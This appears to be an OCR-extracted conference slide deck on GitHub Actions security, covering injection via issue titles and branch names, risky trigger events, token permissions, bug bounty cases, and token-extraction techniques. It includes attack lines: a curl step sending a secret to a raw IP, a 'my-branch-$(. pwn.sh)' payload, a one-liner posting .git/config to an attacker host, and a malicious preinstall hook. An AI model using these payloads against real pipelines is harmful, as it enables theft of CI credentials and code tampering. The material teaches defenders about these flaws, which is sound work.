https://github.com/minusworld-gha-demo/shell-injection/blob/main/test_artifacts/-test-output.json

Injection


```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - run: echo "";curl http://3.15.226.233?token=$SERVICE_SECRET;x=""
```

Injection

```
steps:
- run: echo "${{ github.event.issue.title }}"
- uses: actions/github-script@v7
  with:
    script: |
      console.log("${{ github.event.issue.title }}")
```

Injection

```
- uses: octokit/graphql-action@v2.x
  with:
    query: |
      query find_team_members($team: String!) {
        ${{ github.event.issue.title }}
      }
```



```
jobs:
  job1:
    outputs:
      output1: ${{ steps.step1.outputs.test }}
    steps:
      - id: step1
        run: echo "test=hello" >> "$GITHUB_OUTPUT"
  job2:
    needs: job1
    steps:
      - run: echo "${{needs.job1.outputs.output1}}"
```

Events

Runs without approval

- issues
- issue_comment
- pull_request_target
- discussion
- discussion_comment
- fork

Requires approval or privileged user

- push
- pull_request
- workflow_dispatch
- ...

Events

Runs without approval


- issues
- issue_comment
- pull_request_target
- discussion
- discussion_comment
- fork

Requires approval or privileged user

- push
- pull_request
- workflow_dispatch
- ...


Default permissions

pull_request_target




```
▼ GITHUB_TOKEN Permissions
  Actions: write
  Attestations: write
  Checks: write
  Contents: write
  Deployments: write
  Discussions: write
  Issues: write
  Metadata: read
  Packages: write
  Pages: write
  PullRequests: write
  RepositoryProjects: write
  SecurityEvents: write
  Statuses: write
```

pull_request (external forks)



```
▼ GITHUB_TOKEN Permissions
  Contents: read
  Metadata: read
  PullRequests: read
```

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions#misuse-of-the-events-related-to-incoming-pull-requests




Event	REF	Possible `GITHUB_TOKEN` permissions	Access to secrets
pull_request (external forks)	PR merge branch	read	no
pull_request (branches in the same repo)	PR merge branch	write	yes
pull_request_target	PR base branch	write	yes
issue_comment	Default branch	write	yes
workflow_run	Default branch	write	yes

What Impact Can Attackers Gain

- Executing code
- Stealing GITHUB_TOKEN
    - Push code to repository
    - Create releases
    - Run other workflows
- Stealing credentials and secrets

Bug Bounty Report #1 🕵️

```yaml
name: Close ticket
on:
  issues:
    types: [closed]
jobs:
  close_ticket:
    steps:
      - id: ticket_extraction
        run: |
          output=$(python ./process_ticket.py "${{ github.event.issue.title }}")
          echo "::set-output name=ticket::$output"
      - run: send_to_jira ${{ steps.ticket_extraction.outputs.ticket }}
```



Severity	High (7.5)
Asset: Oth...	[redacted]
Weakness	Improper Access Control - Generic
Bounty	$2,500

Bug Bounty Report #2 🕵️

```yaml
name: Push Translation
on:
  workflow_run:
    workflows: ["Pre-push Translation"]
    types:
      - completed
jobs:
  push-translation:
    steps:
      - run: push_updates_from ${{github.event.workflow_run.head_branch }
      - run: notify in slack
```

Bug Bounty Report #2 🕵️

```yaml
name: Push Translation
on:
  workflow_run:
    workflows: ["Pre-push Translation"]
    types:
      - completed
jobs:
  push-translation:
    steps:
      - run: push_updates_from ${{github.event.workflow_run.head_branch }
      - run: notify in slack
```

my-branch-$(. pwn.sh)

Bug Bounty Report #2 🕵️

```
name: Push Translation
on:
  workflow_run:
    workflows: ["Pre-push Translation"]
    types:
      - completed
jobs:
  push-translation:
    steps:
      - run: push_updates_from ${{github.event.workflow_run.head_branch }
      - run: notify in slack
```


my-branch-$(.${IFS}pwn.sh)

Bug Bounty Report #2 🕵️

```
name: Push Translation
on:
  workflow_run:
    workflows: ["Pre-push Translation"]
    types:
      - completed
jobs:
  push-translation:
    steps:
      - run: push_updates_from my-branch-$(. pwn.sh)
      - run: notify in slack
```

Bug Bounty Report #2 🕵️

```
name: Push Translation
on:
  workflow_run:
    workflows: ["Pre-push Translation"]
    types:
      - completed
jobs:
  push-translation:
    steps:
      - run: push_updates_from my-branch-$(. pwn.sh)
      - run: notify in slack
```



Severity	Medium (4 ~ 6.9)
Asset: Sou...	[redacted]
Weakness	Improper Access Control - Generic
Bounty	$350


Injection

- Source: User controllable input
  - Issue title
  - Branch name
  - Comment
  - etc
- Sink: Steps that run commands / execute code:
  - bash commands
  - run-scripts action

Vulnerabilities

- Injection
- **Executing checked out code**
- Leaked tokens and secrets
- Getting into self-hosted runners
- Vulnerable 3rd party actions

Code submitted by attacker



Please merge my code :) #23

⮂ Open inkz wants to merge 1 commit into `main` from `inkz-patch-1`

```
name: On Pull Request event
on: pull_request
jobs:
  job1:
    steps:
    - name: Checkout
      uses: actions/checkout
    - name: Install
      run: npm install
```

`npm install`

`composer install`


`pip install -r requirements.txt`

package.json

```
{
  "scripts": {
    "preinstall": "echo 'PWN!'"
  },
}
```

npm install

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions#misuse-of-the-events-related-to-incoming-pull-requests




Event	REF	Possible `GITHUB_TOKEN` permissions	Access to secrets
pull_request (external forks)	PR merge branch	read	no
pull_request (branches in the same repo)	PR merge branch	write	yes
pull_request_target	PR base branch	write	yes
issue_comment	Default branch	write	yes
workflow_run	Default branch	write	yes

What Impact Can Attackers Gain
(Same slide as for Injection vulnerability 😄)

- Executing code
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets


Bug Bounty Report #3 🕵️

```
on:
  pull_request_target:
    types: [ labeled ]
jobs:
  units:
    steps:
    - uses: actions/checkout
      with:
        ref: ${{ github.event.pull_request.head.sha }}
    - uses: actions/setup-java
    - run: ./build.sh
```



Name


- ..
- ISSUE_TEMPLATE
- workflows
- CODEOWNERS
- PULL_REQUEST_TEMPLATE.md
- auto-label.yaml



GitHub Action

Auto label

v3.1.0 Latest version



TRIAGED
21:30 | 23.04.2024

ACCEPTED
07:29 | 25.04.2024

FIXED
15:02 | 09.05.2024

REWARD DECIDED
$100

Appeal reward

GITHUB_TOKEN extraction techniques


- **Environment variable**
- Stored inside actions/checkout
- Memory leak

GITHUB_TOKEN extraction techniques

- Environment variable
- **Stored inside actions/checkout**
- Memory leak

By default, the **actions/checkout** action stores the repository token in the **.git/config** file unless the persist-credentials: false argument is specified

```
find $HOME/work -type f -name config | xargs cat | curl --data @- http://{IP}
```




Source	Path	Description
actions/checkout	`.git/config`	`actions/checkout` action by default stores the repository token in a `.git/config` file unless the `persist-credentials: false` argument is set
atlassian/gajira-login	`$HOME/.jira.d/credentials`	`gajira-login` action stores the credentials in `credentials`
Azure/login	`$HOME/.azure`	`Azure/login` action by default use the Azure CLI for login, that stores the credentials in `$HOME/.azure` folder
aws-actions/amazon-ecr-login	`$HOME/.docker/config.json`	`aws-actions/amazon-ecr-login` invokes `docker-login` which writes by default credentials in `.docker/config.json` file
docker/login-action	`$HOME/.docker/config.json`	`docker/login-action` invokes `docker-login` which writes by default credentials in `.docker/config.json` file
docker login	`$HOME/.docker/config.json`	`docker-login` stores credentials in `.docker/config.json` file
google-github-actions/auth	`$GITHUB_WORKSPACE/gha-creds-<RANDOM_FILENAME>.json`	google-github-actions/auth action by default stores the credentials in a `$GITHUB_WORKSPACE/gha-creds-<RANDOM_FILENAME>.json` file unless the `create_credentials_file: false` argument is set
hashicorp/setup-terraform	`$HOME/.terraformrc`	`hashicorp/setup-terraform` action by default stores credentials in a `.terraformrc` file

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions#exfiltrating-secrets-from-memory

GITHUB_TOKEN extraction techniques

- Environment variable
- Stored inside actions/checkout
- **Memory leak**

https://davidebove.com/blog/how-to-dump-process-memory-in-linux/



How to dump process memory in Linux

Published by dbof on March 27, 2021

I wanted to know this for such a long time and never had enough motivation to look it up properly. Turns out it is so easy that no one ever writes down a script to do it properly on the Internet. Also I could not find any tools that reliably dumped the memory of processes, no idea why.

I wrote a quick Python 3 script that reads the relevant files from a Linux OS and dumps everything into a single file. This even worked with my password manager, where I was able to extract some passwords from.

